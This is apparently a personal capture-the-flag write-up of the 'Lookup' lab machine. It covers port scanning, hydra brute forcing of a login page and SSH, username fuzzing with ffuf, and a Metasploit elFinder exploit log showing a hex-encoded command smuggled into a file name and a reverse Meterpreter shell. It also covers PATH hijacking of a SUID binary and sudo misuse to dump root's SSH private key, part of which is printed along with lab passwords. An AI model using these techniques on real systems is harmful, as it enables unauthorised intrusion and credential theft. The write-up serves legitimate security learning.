

# Lookup


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# Reconnaisance

### TCP scan

```
22/tcp open ssh
                   OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protoc
ol 2.0)
ssh-hostkey:
  3072 f8:31:a1:ec:2c:b6:07:eb:fe:fa:6c:7f:ab:f0:f1:d0 (RSA)
 256 56:6e:b9:02:c8:3a:97:12:7e:f7:a3:73:8a:1b:80:41 (ECDSA)
_ 256 4a:3d:27:36:c3:36:d5:46:7c:b3:31:b3:dc:7c:a5:31 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
http-title: Did not follow redirect to http://lookup.thm
_http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 N
etwork Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%),
Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%),
Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
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→ Cannot directly access to the target via HTTP port which direct to <a href="http://lookup.thm">http://lookup.thm</a>



## ⇒ Login page

Try to brute-force the login page manually with username: admin but returned the 'Wrong password'

- Attempt with different username == 'Wrong username and password'
- ⇒ Using hydra to brute-force the login page

hydra -l admin -P /snap/seclists/current/Passwords/Common-Credentials/xat o-net-10-million-passwords-10000.txt lookup.thm http-post-form '/login.php: username=^USER^&password=^PASS^:Wrong' -t 64 2>/dev/null

#### ⇒ no valid cred

hydra -I admin -P /snap/seclists/current/Passwords/Common-Credentials/top -passwords-shortlist.txt lookup.thm http-post-form '/login.php:username=^U SER^&password=^PASS^:Wrong' -t 64 2>/dev/null

#### ⇒ no valid cred

hydra -I admin -P /snap/seclists/current/Passwords/Common-Credentials/Pw db\_top-10000000.txt lookup.thm http-post-form '/login.php:username=^USER ^&password=^PASS^:Wrong' -t 64 2>/dev/null

#### **Enumerate web-subdomain**

gobuster dir -u http://lookup.thm -w /snap/seclists/current/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt

⇒ nothing useful

Therefore, maybe there are still credentials left which I could use to exploit

Enumerating the username

ffuf -w /snap/seclists/current/Usernames/xato-net-10-million-usernames.txt - X POST -d "username=FUZZ&password=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://lookup.thm/login.php -fs 74


creds ⇒ admin, jose

jose:password123 →worked

have to add the dns files.lookup.thm to access

Creds found in elFlinder

think : nopassword → Invalid



find the vulnerability ⇒ Using the metasploit to get access

```
lhost => 10.23.99.113
msf exploit(unix/webapp
 *] Started reverse TCP handler on 10.23.99.113:4444
 * Uploading payload 'TRg0Z5vS.jpg;echo 6370202e2e2f66696c65732f545267305a35765
32e6a70672a6563686f2a202e30746968415a614948432e706870 |xxd -r -p |sh& #.jpg' (19
56 bytes)
 *] Triggering vulnerability via image rotation ...
Executing payload (/elFinder/php/.0tihAZaIHC.php) ...
To large (40004 bytes) to 10.201.22.135
[+] Deleted .OtihAZaIHC.php
 * Meterpreter session 1 opened (10.23.99.113:4444 -> 10.201.22.135:51054) at 2
025-08-16 15:26:53 +1000
 *] No reply
 *] Removing uploaded file ...
[+] Deleted uploaded file
meterpreter > id
   Unknown command: id. Run the help command for more details.
<u>meterpreter</u> > shell
Process 1090 created.
Channel 0 created.
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

#### Command → Finding SUID

```
find / -perm -u=s -type f 2>/dev/null
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```
echo '#!/bin/bash' > /tmp/id
echo 'echo "uid=33(think) gid=33(think) groups=(think)"' >> /tmp/id
chmod +x /tmp/id
export PATH=/tmp:$PATH
/usr/sbin/pwm
```

#### echo '#!/bin/bash' > /tmp/id

Creates a new script file /tmp/id and adds the shebang line (#!/bin/bash).

echo 'echo "uid=33(think) gid=33(think) groups=(think)"' >> /tmp/id

Appends a fake output to simulate what the id command would return.

#### chmod +x /tmp/id

Makes the script executable.

#### export PATH=/tmp:\$PATH

Modifies the PATH environment variable to prioritize /tmp (where your fake id script resides).

#### /usr/sbin/pwm

Runs pwm (potentially a privileged or PAM-aware program) with the hope that it calls id and uses your spoofed version.

After executing the usr/sbin/pwm , there are strings of text which can be considered password for think user

```
boxbox@CVE:~/Desktop/lookup$ hydra -l think -P passwords.txt -t 4 ssh://10.201.2 2.135

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi litary or secret service organizations, or for illegal purposes (this is non-bin ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-16 16:00: 51

[DATA] max 4 tasks per 1 server, overall 4 tasks, 49 login tries (l:1/p:49), ~13 tries per task

[DATA] attacking ssh://10.201.22.135:22/

[STATUS] 24.00 tries/min, 24 tries in 00:01h, 25 to do in 00:02h, 4 active

[22][ssh] host: 10.201.22.135 login: think password: josemario.AKA(think)

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-16 16:01: 58
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josemario.AKA(think)

sudo -l

is used to **list the commands** that the **current user is allowed to run** with sudo, according to the system's **sudoers configuration**.

```
think@ip-10-201-22-135:~$ sudo /usr/bin/look '' /root/.ssh/id_rsa
[sudo] password for think:
Sorry, try again.
[sudo] password for think:
----BEGIN OPENSSH PRIVATE KEY----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAptm2+DipVfUMY+7g9Lcmf/h23TCH7qKRg4Penlti9RKW2XLSB5wR
Ocqy1zRFDKtROGhfTq+YfVfboJBPCfKHdpQqM/zDb//ZlnlwCwK05XyTQU/vHfROfU0pnR
j7eIpw50J7PGPNG7RAgbP5tJ2NcsFYAifmxMrJPVR/+ybAIVbB+ya/D5r9DYPmatUTLlHD
bV55xi6YcfV7rjbOpjRj8hgubYgjL26BwszbaHKSkI+NcVNPmgquy5Xw8gh3XciFhNLqmd
ISF9fxn5i1vQDB318owoPPZB1rIuMPH3C0SIno42FiqF0/fb1/wPHGasBmLzZF6Fr8/EHC
4wRj9tqsMZfD8xkk2FACtmAFH90ZHXq5D+pwujPDQAuULODP8Koj4vaMKu2CqH3+8I3xRM
hufqHa1+Qe3Hu++7qISEWFHgzpRMFtjPFJEGRzzh2x8F+wozctvn3tcHRv321W5WJGgzhd
k5ECnuu8Jzpg25PEPKrvYf+lMUQebQSncpcrffr9AAAFiJB/j92Qf4/dAAAAB3NzaC1yc2
EAAAGBAKbZtvg4qVX1DGPu4PS3Jn/4dt0wh+6ikYOD3p5bYvUSltly0gecEUHKstc0RQyr
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xjzRu0QIGz+bSdjXLBWAIn5sTKyT1Uf/smwCFWwfsmvw+a/Q2D5mrVEy5Rw21eecYumHH1
e642zqY0Y/IYLm2IIy9uqcLM22hykpCPjXFTT5oKrsuV8PIId13IhYTS6pnSEhfX8Z+Ytb
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w/MZJNhQArZgBR/dGR140Q/qcLozw0ALlCzgz/CqI+L2jCrtgoB9/vCN8UTIbn6h2tfkHt
x7vvu6iEhFhR4M6UTBbYzxSRBkc84dsfBfsKM3Lb597XB0b99tVuViRoM4XZORAp7rvCc6
YNuTxDyq72H/pTFEHm0Ep3KXK336/QAAAAMBAAEAAAGBAJ4t2w06G/eMyIFZL1Vw6QP7Vx
zdbJE0+AUZmIzCkK9MP0zJSQrDz6xy8VeKi0e2huIr0Oc1G7kA+QtgpD4G+pvVXalJoTLl
+K9qU2lstleJ4cTSdhwMx/iMlb4EuCsP/HeSFGktKH9yRJFyQXIUx8uaNshcca/xnBUTrf
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⇒ Crafting the ssh key to get access under root privilege.

Key take away: chmod of the key to 600 permission